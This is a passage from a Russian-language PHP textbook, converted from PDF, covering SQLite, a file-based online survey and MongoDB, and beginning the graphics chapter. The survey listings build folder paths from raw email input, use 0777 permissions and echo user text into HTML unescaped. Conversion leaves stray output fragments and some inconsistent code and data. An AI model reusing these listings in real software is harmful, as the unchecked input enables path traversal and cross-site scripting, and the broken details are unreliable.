J.R.R. Tolkien is the author of: The Hobbit

```

Alex Haley is the author of: *Roots*  
Tom Clancy is the author of: *Rainbow Six*  
Tom Clancy is the author of: *Teeth of the Tiger*  
Tom Clancy is the author of: *Executive Orders...*



Один из самых полезных методов в MySQLi — `multi_query()` — позволяет выполнить сразу несколько команд SQL. Чтобы выполнить команду INSERT, а затем команду UPDATE для тех же данных, вызовите этот метод один раз.

Конечно, мы затронули лишь малую часть возможностей MySQLi. В документации по адресу <http://www.php.net/mysqli> приведен обширный список методов этого класса, а также все классы результатов, документированные в соответствующих тематических областях.

## SQLite

SQLite — компактная, высокопроизводительная (для небольших наборов данных) и, как следует из названия, облегченная БД. Она готова к использованию сразу после установки PHP. Присмотритесь.

Хранение БД в SQLite организуется на уровне файлов и поэтому не требует отдельного ядра БД. Это может быть очень выгодно, если вы пытаетесь построить приложение, которое не создает значительной нагрузки на БД и не требует зависимостей от других продуктов, кроме PHP. Чтобы начать пользоваться БД SQLite, достаточно создать ссылку на нее в коде.

В PHP реализован объектно-ориентированный интерфейс к SQLite, и экземпляра объекта можно создать следующей командой:

```
$db = new SQLiteDatabase("library.sqlite");
```

У этой команды есть важное преимущество: если файл не будет найден в заданном месте, SQLite создаст его за вас. Продолжим пример с БД `library`: команда для создания таблицы `authors` и вставки строки данных в SQLite выглядит примерно так:

### Листинг 9.2. Таблица `authors` в SQLite

```
$sql = "CREATE TABLE 'authors' ('authorid' INTEGER PRIMARY KEY, 'name' TEXT)";  
  
if (!$database->queryExec($sql, $error)) {  
    echo "Create Failure - {$error}<br />";  
} else {  
    echo "Table Authors was created <br />";  
}
```

```

}

$sql = <<<SQL
INSERT INTO 'authors' ('name') VALUES ('J.R.R. Tolkien');
INSERT INTO 'authors' ('name') VALUES ('Alex Haley');
INSERT INTO 'authors' ('name') VALUES ('Tom Clancy');
INSERT INTO 'authors' ('name') VALUES ('Isaac Asimov');
SQL;

if (!$database->queryExec($sql, $error)) {
    echo "Insert Failure - {$error}<br />";
} else {
    echo "INSERT to Authors - OK<br />";
}
Table Authors was createdINSERT to Authors - OK

```



В отличие от MySQL, в SQLite атрибут `AUTO_INCREMENT` отсутствует. SQLite преобразует любой столбец, определенный с атрибутами `INTEGER` и `PRIMARY KEY`, в столбец-счетчик с автоматическим увеличением. Чтобы переопределить это поведение по умолчанию, предоставьте значение для столбца при выполнении команды `INSERT`.

Учтите, что типы данных SQLite отличаются от тех, которые вы видели в MySQL. Напомним, что SQLite является «облегченной» системой БД, так что набор типов в ней также «облегчен»:

**Таблица 9.1.** Типы данных, доступные в SQLite

| Тип данных | Описание   |
|------------|--|
| TEXT       | Данные хранятся в виде NULL, TEXT или BLOB. Если для текстового поля передается число, оно преобразуется в текст перед сохранением                                 |
| NUMERIC    | Позволяет хранить целочисленные или вещественные данные. Если передаются текстовые данные, SQLite попытается преобразовать информацию в числовой формат            |
| INTEGER    | Работает как числовой тип NUMERIC. Если будет передано вещественное значение, оно сохранится в виде целого числа. Это может отразиться на точности хранения данных |
| REAL       | Работает как числовой тип NUMERIC, за исключением того, что целые значения преобразуются в представление с плавающей точкой  |
| NONE       | Универсальный тип данных. Данные сохраняются точно в таком же виде, в каком они были переданы  |

Выполните код из листинга 9.3, чтобы создать таблицу `books` и вставить в файл БД несколько строк с информацией.

### Листинг 9.3. Таблица books в SQLite

```
$db = new SQLiteDatabase("library.sqlite");

$sql = "CREATE TABLE 'books' ('bookid' INTEGER PRIMARY KEY,
    'authorid' INTEGER,
    'title' TEXT,
    'ISBN' TEXT,
    'pub_year' INTEGER,
    'available' INTEGER,
)";

if ($db->queryExec($sql, $error) == FALSE) {
    echo "Create Failure - {$error}<br />";
} else {
    echo "Table Books was created<br />";
}

$sql = <<<SQL
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Two Towers', '0-261-10236-2', 1954, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Return of The King', '0-261-10237-0', 1955, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (2, 'Roots', '0-440-17464-3', 1974, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'Foundation', '0-553-80371-9', 1951, 1);
SQL;

if (!$db->queryExec($sql, $error)) {
    echo "Insert Failure - {$error}<br />";
} else {
    echo "INSERT to Books - OK<br />";
}
```

Обратите внимание, что вы можете выполнять сразу несколько команд SQL одновременно. То же самое можно сделать с MySQLi, но только методом `multi_query()`. В SQLite эту возможность предоставляет метод `queryExec()`. После заполнения БД выполните код из листинга 9.4.

### Листинг 9.4. Выборка данных книг в SQLite

```
$db = new SQLiteDatabase("c:/copy/library.sqlite");

$sql = "SELECT a.name, b.title FROM books b, authors a WHERE a.authorid=b.
authorid";
$result = $db->query($sql);
```



```
while ($row = $result->fetch()) {  
    echo "{$row['a.name']} is the author of: {$row['b.title']}<br/>";  
}
```

Для этого кода будет получен следующий вывод:

```
J.R.R. Tolkien is the author of: The Two Towers  
J.R.R. Tolkien is the author of: The Return of The King  
Alex Haley is the author of: Roots  
Isaac Asimov is the author of: I, Robot  
Isaac Asimov is the author of: Foundation
```

SQLite может делать почти все, на что способны «большие» ядра БД, — определение «облегченная» относится не к функциональности, а к потреблению системных ресурсов. Если вам потребуется БД, которая лучше портируется и менее требовательна к ресурсам, рассмотрите возможность использования SQLite.



Если вы только начинаете осваивать динамическую природу веб-программирования, для работы с SQLite можно использовать PDO. В этом случае вы начнете с упрощенной БД, а когда будете готовы, сможете переключиться на более мощный сервер БД, например MySQL.

## Непосредственное выполнение операций на уровне файлов

Инструментарий PHP содержит немало скрытых возможностей. Одна из них (о которой часто забывают) — средства для работы со сложными файлами. Разумеется, все знают, что из PHP можно открыть файл, но что потом с ним делать? Представьте, что к вам обратился потенциальный клиент, который «не располагает лишними деньгами», но хочет разработать динамическое приложение для веб-опросов. Вы предлагаете ему PHP и взаимодействие с БД через MySQLi. Ознакомившись с тарифом интернет-провайдера, клиент спрашивает, есть ли способ реализовать эту задачу дешевле. Кроме SQLite можно попробовать хранить небольшие объемы текста в файлах для последующей выборки. Функции, описанные в этом разделе, по отдельности выглядят заурядно — это всем известный базовый инструментарий PHP (табл. 9.2).

Интерес представляет объединение этих функций для достижения цели. Представьте, что вы создали небольшую форму, которая состоит из вопросов на двух страницах. Пользователь может ввести часть ответов и вернуться к опросу позднее, чтобы продолжить с того места, на котором остановился. Мы опишем логику этого маленького приложения, и надеюсь, вы увидите, как его базовые принципы могут быть расширены до уровня коммерческого приложения.

**Таблица 9.2.** Часто используемые функции PHP для управления файлами

| Имя функции                | Описание  |
|----------------------------|---|
| <code>mkdir()</code>       | Создает каталог на сервере  |
| <code>file_exists()</code> | Определяет, существует ли файл или каталог с заданным именем              |
| <code>fopen()</code>       | Открывает существующий файл для чтения или записи (см. ниже описание)     |
| <code>fread()</code>       | Читает содержимое файла в переменную для использования в PHP              |
| <code>flock()</code>       | Захватывает монопольную блокировку файла для записи                       |
| <code>fwrite()</code>      | Записывает содержимое переменной в файл                                   |
| <code>filesize()</code>    | Определяет, сколько байтов будет читаться за один раз при чтении из файла |
| <code>fclose()</code>      | Закрывает файл после завершения работы с ним                              |

Первое, что необходимо сделать, — разрешить пользователю в любой момент вернуться к опросу, чтобы ввести новые данные. Для этого необходимо различать пользователей по уникальным идентификаторам — допустим, адресам электронной почты, которые нужно сохранить отдельно от информации других посетителей. Для каждого посетителя сервера будет создаваться каталог, что подразумевает наличие у вас прав доступа к чтению и записи файлов. Новому каталогу будет присваиваться имя, соответствующее новому идентификатору. После того как каталог будет создан (с проверкой того, что пользователь вернулся из предыдущего сеанса), вы прочтете все содержимое уже сохраненного файла и выведете его в элементе формы `<textarea>`, чтобы посетитель видел, какие комментарии он уже оставил. Затем комментарии посетителя сохраняются при отправке формы, после чего вы перемещаетесь к следующему вопросу. В листинге 9.5 приведен код первой страницы (теги `<?php` здесь включены из-за того, что они включаются и отключаются в нескольких точках листинга).

**Листинг 9.5.** Операции с файлами

```
session_start();

if (!empty($_POST['posted']) && !empty($_POST['email'])) {
    $folder = "surveys/" . strtolower($_POST['email']);

    // сохранить информацию пути в данных сеанса
    $_SESSION['folder'] = $folder;

    if (!file_exists($folder)) {
        // создать каталог и добавить пустые файлы
        mkdir($folder, 0777, true);
    }

    header("Location: 08_6.php");
}
```

```

} else { ?>
<html>
<head>
<title>Files & folders - On-line Survey</title>
</head>

<body bgcolor="white" text="black">
<h2>Survey Form</h2>

<p>Please enter your e-mail address to start recording your comments</p>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<input type="hidden" name="posted" value="1">
<p>Email address: <input type="text" name="email" size="45" /><br />
<input type="submit" name="submit" value="Submit"></p>
</form>

</body>
</html>
<?php }

```

На рис. 9.1 изображена веб-страница, на которой пользователю предлагается ввести адрес электронной почты.

The image shows a web browser window displaying a form titled "Survey Form". The form has a white background and a black border. At the top, it says "Survey Form" in a bold, serif font. Below that, there is a line of text: "Please enter your e-mail address to start recording your comments". Underneath this text is a text input field with the label "e-mail address:" to its left. At the bottom of the form is a button labeled "Submit".

**Рис. 9.1.** Экран входа в веб-опрос

Как видно из листинга, вы прежде всего открываете новый сеанс для передачи информации пользователя последующим страницам. Затем программа проверяет, что форма, определяемая далее, действительно была отправлена и в поле адреса введен какой-то текст. Если проверка не проходит, то форма просто выводится заново. Конечно, рабочая версия этой функциональности должна выдавать сообщение об ошибке и предложение ввести действительный текст.

Когда проверка будет успешно пройдена (данные формы будут правильно отправлены), создайте переменную `$folder` со структурой каталогов для хранения информации опроса и присоедините к ней адрес электронной почты пользователя. Содержимое вновь созданной переменной (`$folder`) сохраняется в данных сеанса для использования в будущем. В данном случае мы просто использовали

адрес электронной почты, но на безопасном сайте эти данные были бы защищены соответствующими средствами безопасности.


Затем необходимо проверить, существует ли каталог. Если он не существует, он создается функцией `mkdir()`, которая получает в аргументах путь и имя будущего каталога и пытается создать его.



В среде Linux у функции `mkdir()` есть другие параметры, управляющие уровнями доступа и разрешениями для создаваемого каталога. Обязательно ознакомьтесь с описанием этих параметров, если они поддерживаются в вашей среде.

Убедившись в том, что каталог существует, просто направьте браузер на первую страницу опроса.

На первой странице (рис. 9.2) изображена форма, готовая к использованию.



**Рис. 9.2.** Первая страница опроса

Это динамически генерируемая форма:

**Листинг 9.6.** Операции с файлами (продолжение)

```
<?php
session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question1.txt";

// открыть файл для чтения
$file_handle = fopen($filename, "a+");
```

```

// выбрать весь текст, который может храниться в файле
$comments = file_get_contents($filename) ;
fclose($file_handle); // закрыть дескриптор

if (!empty($_POST['posted'])) {
    // создать файл, если это первое обращение, а затем
    // сохранить текст из $_POST['question1']
    $question1 = $_POST['question1'];
    $file_handle = fopen($filename, "w+");

    // открыть файл для полной перезаписи
    if (flock($file_handle, LOCK_EX)) {
        // захватить монопольную блокировку
        if (fwrite($file_handle, $question1) == FALSE) {
            echo "Cannot write to file ($filename)";
        }

        // освободить блокировку
        flock($file_handle, LOCK_UN);
    }

    // закрыть дескриптор файла и перенаправить на следующую страницу
    fclose($file_handle);
    header( "Location: page2.php" );
} else { ?>
<html>
<head>
<title>Files & folders - On-line Survey</title>
</head>

<body>
<table border="0">
<tr>
<td>Please enter your response to the following survey question:</td>
</tr>
<tr bgcolor=lightblue>
<td>
What is your opinion on the state of the world economy?<br/>
Can you help us fix it ?
</td>
</tr>
<tr>
<td>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<input type="hidden" name="posted" value="1"><br/>
<textarea name="question1" rows=12 cols=35><?=$comments ?></textarea>
</td>
</tr>

<tr>
<td><input type="submit" name="submit" value="Submit"></form></td>
</tr>
</table>
<?php } ?>

```

Обратите внимание на некоторые строки кода, в которых фактически происходят управление и операции с файлами. После получения необходимой сеансовой информации и присоединения имени файла к переменной `$filename` можно начинать работу с файлами. Помните, что мы хотим вывести всю информацию, которая уже может храниться в файле, и предоставить пользователю возможность вводить новую информацию или изменять старую. По этой причине в начале кода разместите следующую команду:

```
$file_handle = fopen($filename, "a+");
```

Используя функцию открытия файла `fopen()`, запросите у PHP дескриптор этого файла и сохраните его в переменной с именем `$file_handle`. Обратите внимание, что функции будет передан еще один параметр `a+`. На сайте <http://php.net> доступен полный список параметров. Параметр `a+` открывает файл для чтения и записи, а указатель текущей позиции устанавливается в конец текущего содержимого файла. Если файл не существует, PHP попытается создать его. В двух следующих строках кода весь файл читается в переменную `$comments` функцией `file_get_contents()`, после чего он закрывается:

```
$comments = file_get_contents($filename);
fclose($file_handle);
```

Затем проверьте, была ли выполнена часть файла программы с формой, и если да, сохраните любую информацию, введенную в текстовом поле. Затем снова откройте тот же файл, но в режиме `w+`, то есть только для записи: если файл не существует, он будет создан, а если существует, его содержимое сотрется.


Файловый указатель помещается в начало файла. По сути, мы хотим стереть текущее содержимое файла и заменить его совершенно новым блоком текста. Для этой цели будет использоваться функция `fwrite()`:

```
// захватить монопольную блокировку
if (flock($file_handle, LOCK_EX)) {
    if (fwrite($file_handle, $question1) == FALSE){
        echo "Cannot write to file ($filename)";
    }
    // освободить блокировку
    flock($file_handle, LOCK_UN);
}
```

Убедитесь, что эта информация действительно была сохранена в указанном файле: заключите операции записи в файл в несколько условных команд, которые гарантируют, что все прошло нормально. Сначала попытайтесь захватить монопольную блокировку файла функцией `flock()`, чтобы запретить другому процессу обращаться к файлу, пока вы с ним работаете. После завершения записи блокировка освободится. Это всего лишь мера предосторожности: операции с файлом уникальны для каждого пользователя, каждый обзор использует от-

дельный каталог для хранения данных, поэтому конфликтов быть не должно, если только два человека не используют один адрес электронной почты.

Как видно из листинга, функция записи файла использует переменную `$file_handle` для добавления содержимого переменной `$question1` в файл. Затем просто закройте файл после завершения работы с ним и переходите к следующей странице опроса (рис. 9.3).



**Рис. 9.3.** Страница 2 опроса

Как видно из листинга 9.7, код обработки файла (с именем `question2.txt`) идентичен приведенному ранее, если не считать имени.

#### **Листинг 9.7.** Операции с файлами (продолжение)

```
<?php
session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question2.txt" ;

// открыть файл для чтения
$file_handle = fopen($filename, "a+");

// выбрать весь текст, который может храниться в файле
$comments = fread($file_handle, filesize($filename));
fclose($file_handle); // закрыть дескриптор

if ($_POST['posted']) {
    // создать файл, если это первое обращение, а затем
    // сохранить текст из $_POST['question2']
    $question2 = $_POST['question2'];

    // открыть файл для полной перезаписи
```

```

$file_handle = fopen($filename, "w+");

if(flock($file_handle, LOCK_EX)) { // захватить монопольную блокировку
if(fwrite($file_handle, $question2) == FALSE) {
echo "Cannot write to file ($filename)";
}

flock($file_handle, LOCK_UN); // release the lock
}

// закрыть дескриптор файла и перенаправить на следующую страницу ?
fclose($file_handle);

header( "Location: last_page.php" );
} else { ?>
<html>
<head>
<title>Files & folders - On-line Survey</title>
</head>

<body>
<table border="0">
<tr>
<td>Please enter your comments to the following survey statement:</td>
</tr>

<tr bgcolor="lightblue">
<td>It's a funny thing freedom. I mean how can any of us <br/>
be really free when we still have personal possessions.
How do you respond to the previous statement?</td>
</tr>

<tr>
<td>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method=POST>
<input type="hidden" name="posted" value="1"><br/>
<textarea name="question2" rows="12" cols="35"><?= $comments ?></textarea>
</td>
</tr>

<tr>
<td><input type="submit" name="submit" value="Submit"></form></td>
</tr>
</table>
<?php } ?>

```

Такая обработка может продолжаться сколь угодно долго, поэтому можете добавлять в опрос любое количество вопросов. Ради интереса задайте несколько вопросов на одной странице и сохраните каждый вопрос под отдельным именем файла. Единственное, о чем следует особо упомянуть: что после отправки страницы и сохранения текста браузер направляется к файлу PHP с именем `last_page`.



php. Эта страница не включается в примеры кода, так как она содержит только благодарность за ответы на вопросы.

Конечно, после нескольких страниц, каждая из которых может содержать до пяти вопросов, отдельных файлов становится слишком много. К счастью, в PHP существуют другие функции для работы с файлами. Например, функция `file()` представляет собой альтернативу для функции `fread()`, которая читает все содержимое файла в массив по одной строке на элемент. Если ваша информация отформатирована правильно (каждая строка завершается символом новой строки `\n`), в одном файле можно удобно хранить несколько информационных фрагментов. Естественно, это также подразумевает использование соответствующих конструкций цикла для создания форм HTML и записи данных в них.

В области работы с файлами существует еще много вариантов, которые вы можете просмотреть на сайте PHP. В разделе «Файловая система» перечислено более 70 функций, включая, конечно, описанные здесь. Чтобы проверить, доступен ли файл для чтения или записи, используйте функцию `is_readable()` или `is_writable()` соответственно. Также можно проверять файловые разрешения, объем свободного или общего дискового пространства, удалять файлы, копировать их и даже написать целое веб-приложение без использования БД.

Если наступит день (а он, скорее всего, наступит), когда ваш заказчик не захочет платить большие деньги за использование ядра БД, вы сможете предложить ему альтернативное решение.

## MongoDB

Последняя разновидность БД, которую мы рассмотрим, — NoSQL. БД NoSQL широко используется, в том числе на мобильных устройствах, потому что она тоже весьма экономно расходует системные ресурсы, но что еще важнее — расширяет типичную структуру команд SQL.

Одним из первопроходцев в мире БД NoSQL стала MongoDB. В этом разделе мы кратко дадим представление о ее возможностях. Больше информации вы найдете в книге Стива Франсиа (Steve Francia) «*MongoDB and PHP*» (O'Reilly, 2012).

Первое, что необходимо осознать при работе с MongoDB, — ее нетипичные конфигурацию и терминологию. Пользователю традиционных БД SQL понадобится какое-то время, чтобы привыкнуть к работе с ней. В табл. 9.3 приведены некоторые параллели со «стандартной» терминологией SQL.


В парадигме MongoDB не существует прямого аналога строк БД. Данные в коллекции лучше всего представлять в виде многомерных массивов, как вы вскоре увидите, когда мы займемся переработкой примера с книгами. Чтобы

опробовать MongoDB на своем локальном хосте (рекомендуем), воспользуйтесь таким универсальным инструментом, как Zend Server CE, для создания локальной среды с установленными драйверами MongoDB. Но вам все равно придется загрузить сам сервер с сайта MongoDB и выполнить инструкции по настройке ядра сервера БД для своей локальной среды.

**Таблица 9.3.** Типичные аналоги MongoDB/SQL

| Традиционные понятия SQL | Термины MongoDB  |
|--------------------------|--|
| БД                       | БД   |
| Таблицы                  | Коллекции  |
| Строки                   | Документы (в отличие от строк БД, документы не имеют единой структуры, их следует рассматривать как массивы) |

Также для просмотра коллекций и документов MongoDB можно воспользоваться Genghis — полезным инструментом на базе веб-технологий. Просто загрузите проект, разместите его в отдельной папке на локальном хосте и запустите `genghis.php`. Если ядро БД работает, на экране появится его веб-интерфейс (рис. 9.4).



**Рис. 9.4.** Пример веб-интерфейса Genghis MongoDB

Перейдем к примерам. В листинге 9.8 показано, как начинает формироваться БД Mongo.

**Листинг 9.8.** БД library в MongoDB

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;
```

```

$author = array('authorid' => 1, 'name' => "J.R.R. Tolkien");
$authors->insert($author);

$author = array('authorid' => 2, 'name' => "Alex Haley");
$authors->insert($author);

$author = array('authorid' => 3, 'name' => "Tom Clancy");
$authors->save($author);

$author = array('authorid' => 4, 'name' => "Isaac Asimov");
$authors->save($author);

```

Первая строка создает новое подключение к ядру MongoDB, а также создает объектный интерфейс к нему. Следующая строка подключается к коллекции `library`. Если эта коллекция не существует, Mongo создаст ее (заранее создавать коллекции в Mongo необязательно). Затем создается объектный интерфейс для подключения `$db` к БД `library`, а также коллекция `authors` для хранения данных авторов. Следующие четыре секции кода добавляют документы в коллекцию `authors` двумя разными способами. Первые два примера используют метод `insert()`, а последние два — метод `save()`. Единственное отличие между этими двумя методами заключается в том, что `save()` обновляет значение, если оно уже находится в документе и имеет существующий ключ `_id` (об `_id` будет рассказано ниже).

Выполнив этот код в браузере, вы увидите данные, изображенные на рис. 9.5. Созданная сущность с именем `_id` со вставленными данными — это автоматический первичный ключ, который назначается всем создаваемым коллекциям. Чтобы зависеть от этого ключа (причин для обратного нет, кроме возрастания сложности), нам просто нужно не добавлять собственную информацию `authorid` в предыдущем коде.



**Рис. 9.5.** Пример документа Mongo с данными коллекции `authors`

## Получение данных

После того как данные будут сохранены, можно переходить к изучению средств обращения к этим данным:

**Листинг 9.9.** Пример выборки данных MongoDB

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('authorid' => 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}";
```

Первые три строки кода остались неизменными, потому что мы собираемся подключиться к той же БД и использовать ту же коллекцию (`library`) и документ (`authors`). После этого вызывается метод `findone()`, которому передается массив с уникальными данными, по которым можно найти нужную информацию, — в данном случае это идентификатор `authorid` для автора `Isaac Asimov`, то есть 4. Возвращенная информация сохраняется в массиве с именем `$data`.



Считайте, что информация в документе Mongo хранится в массивах — это упрощенное, но удобное представление.

После этого массив можно использовать для вывода данных, полученных из документа. Ниже показан результат выполнения приведенного выше кода. Обратите внимание на размер первичного ключа, сгенерированного Mongo.

```
Generated Primary Key: 4ff43ef45b9e7d300c000007
Author name: Isaac Asimov
```

## Вставка более сложных данных

Расширим БД `library` и добавим несколько книг в документ, связанный с определенным автором. Здесь аналогия с таблицами БД начинает рушиться. Взгляните на листинг 9.10, в котором в документ `authors` добавляются четыре книги, в результате чего фактически образуется многомерный массив.

**Листинг 9.10.** Простая вставка/обновление данных в MongoDB

```
$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$authors->update(
```

```

array('name' => "Isaac Asimov"),
array('$set' =>
array('books' =>
array(
"0-425-17034-9" => "Foundation",
"0-261-10236-2" => "I, Robot",
"0-440-17464-3" => "Second Foundation",
"0-425-13354-0" => "Pebble In The Sky",
)
)
)
);

```

После установления необходимых подключений вызывается метод `update()`, а первый элемент массива (первый параметр метода `update()`) используется в качестве уникального идентификатора для поиска. Во втором параметре специальный оператор с именем `$set` используется для присоединения данных книг к ключу, определяемому первым параметром.



Хорошо разберитесь в специальных операторах `$set` и `$push` (здесь не рассматривается), прежде чем использовать их. Обратитесь к документации MongoDB и полному коду этих операторов.

В листинге 9.11 представлен другой подход к достижению той же цели. Только на этот раз массив, предназначенный для вставки и присоединения, определяется заранее, а созданный MongoDB идентификатор `_id` используется в качестве ключа.

#### Листинг 9.11. Обновление/вставка данных MongoDB

```

$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array('name' => "Isaac Asimov"));

$bookData = array(
array(
"ISBN" => "0-553-29337-0",
"title" => "Foundation",
"pub_year" => 1951,
"available" => 1,
),
array(
"ISBN" => "0-553-29438-5",
"title" => "I, Robot",
"pub_year" => 1950,
"available" => 1,
),
);

```

```

array(
  "ISBN" => "0-517-546671",
  "title" => "Exploring the Earth and the Cosmos",
  "pub_year" => 1982,
  "available" => 1,
),
array(
  "ISBN" => "0-553-29336-2",
  "title" => "Second Foundation",
  "pub_year" => 1953,
  "available" => 1,
),
);

$authors->update(
  array("_id" => $data["_id"]),
  array("$set" => array("books" => $bookData))
);

```

В обоих примерах кода в массив данных книг не добавлялись никакие ключи. Это можно было сделать, но с таким же успехом можно поручить Mongo управлять этими данными так, как если бы они представляли собой многомерный массив. На рис. 9.6 показано, как выглядят данные из листинга 9.11 при выводе в Genghis.

В листинге 9.12 показаны другие данные, хранящиеся в БД Mongo. К листингу 9.9 добавилось лишь несколько строк кода, поскольку здесь используются автоматические естественные ключи, сгенерированные в предыдущем коде со вставкой подробной информации о книгах.

#### **Листинг 9.12.** Поиск и вывод данных MongoDB

```

$mongo = new Mongo();
$db = $mongo->library;
$authors = $db->authors;

$data = $authors->findone(array("authorid" => 4));

echo "Generated Primary Key: {$data['_id']}<br />";
echo "Author name: {$data['name']}<br />";
echo "2nd Book info - ISBN: {$data['books'][1]['ISBN']}<br />";
echo "2nd Book info - Title: {$data['books'][1]['title']}<br />";

```

Вывод этого фрагмента выглядит так (напомним, что нумерация элементов в массивах начинается с нуля):

```

Generated Primary Key: 4ff43ef45b9e7d300c000007
Author name: Isaac Asimov
2nd Book info - ISBN: 0-553-29438-5
2nd Book info - Title: I, Robot

```

```
4ff43ef45b9e7d300c000007
{
  id: {
    Sid: "4ff43ef45b9e7d300c000007"
  },
  authorid: 4,
  books: [
    {
      ISBN: "0-553-29337-0",
      title: "Foundation",
      pub_year: 1951,
      available: 1
    },
    {
      ISBN: "0-553-29438-5",
      title: "I, Robot",
      pub_year: 1950,
      available: 1
    },
    {
      ISBN: "0-517-546671",
      title: "Exploring the Earth and the Cosmos",
      pub_year: 1982,
      available: 1
    },
    {
      ISBN: "0-553-29336-2",
      title: "Second Foundation",
      pub_year: 1953,
      available: 1
    }
  ],
  name: "Isaac Asimov"
}
```

**Рис. 9.6.** Данные книг, добавлен к автору

За дополнительной информацией о работе с MongoDB из PHP обращайтесь к документации по адресу <http://ca2.php.net/manual/en/book.mongo.php>.

## Что дальше?

В следующей главе рассмотрены различные методы для включения графики в страницы, сгенерированные из PHP, а также динамическое генерирование и обработка графики на вашем веб-сервере.

# Графика

Интернет имеет визуальную природу в гораздо большей степени, чем текстовую. Графика появляется в форме логотипов, кнопок, фотографий, диаграмм, рекламы и значков. Многие изображения статичны — они остаются неизменными и создаются в таких программах, как Photoshop. С другой стороны, многие изображения строятся динамически — от рекламы реферальной программы Amazon, включающей ваше имя, до диаграмм изменения текущих котировок акций.

В PHP создание графики обеспечивается встроенной библиотекой расширения GD. В этой главе вы научитесь динамически генерировать изображения в PHP.

## Встраивание изображений в страницу

Нередко у пользователей возникает ошибочное впечатление, будто в одном запросе HTTP передается смесь текста и графики. В конце концов, при просмотре вы видите единую страницу, в которой сочетается графика и текст. Важно понимать, что стандартная веб-страница создается серией запросов HTTP от браузера, на каждый из которых следует ответ от веб-сервера, содержащий только один тип данных. Если вы видите страницу с текстом и двумя изображениями, для ее построения потребовалось три запроса HTTP с соответствующими ответами.

Для примера возьмем следующую страницу HTML:

```
<html>
<head>
<title>Example Page</title>
</head>

<body>
This page contains two images.


</body>
</html>
```



Серия запросов, отправленных браузером для этой страницы, выглядит примерно так:

```
GET /page.html HTTP/1.0
GET /image1.png HTTP/1.0
GET /image2.png HTTP/1.0
```

Веб-сервер вернул ответы для каждого запроса с примерно такими заголовками Content-Type:

```
Content-Type: text/html
Content-Type: image/png
Content-Type: image/png
```

Чтобы внедрить в страницу HTML-страницу, сгенерированную из PHP, подставьте на место изображения скрипт PHP, который это изображение генерирует. Скрипты `image1.php` и `image2.php` приведут предыдущую разметку HTML к следующему виду (теперь имена изображений имеют расширения PHP):

```
<html>
  <head>
    <title>Example Page</title>
  </head>

  <body>
    This page contains two images.
    
    
  </body>
</html>
```

Вместо реальных изображений на вашем веб-сервере теги `<img>` теперь ссылаются на скрипты PHP, которые генерируют и возвращают данные изображений.

Кроме того, в эти скрипты можно передавать переменные, то есть вместо генерирования изображений в отдельных скриптах можно записать теги `<img>` в следующем виде:

```


```

Затем в вызываемом файле PHP `image.php` можно обратиться к параметру запроса `$_GET['num']`, чтобы сгенерировать нужное изображение.

## Основные принципы работы с графикой

Графическое изображение представляет собой прямоугольник, составленный из пикселей разных цветов. Цвета идентифицируются по их позиции в *палитре* —

массиве цветов. Каждый элемент палитры содержит три разных значения — по одному для красной, зеленой и синей составляющих (*RGB*, red, green, blue). Каждое значение лежит в диапазоне от 0 (цвет полностью отсутствует) до 255 (максимальная интенсивность цвета). Также в HTML часто используются *шестнадцатеричные* значения — алфавитно-цифровые представления цветов. Некоторые программы для работы с графикой (например, ColorPic) автоматически преобразуют значения RGB в шестнадцатеричный формат.

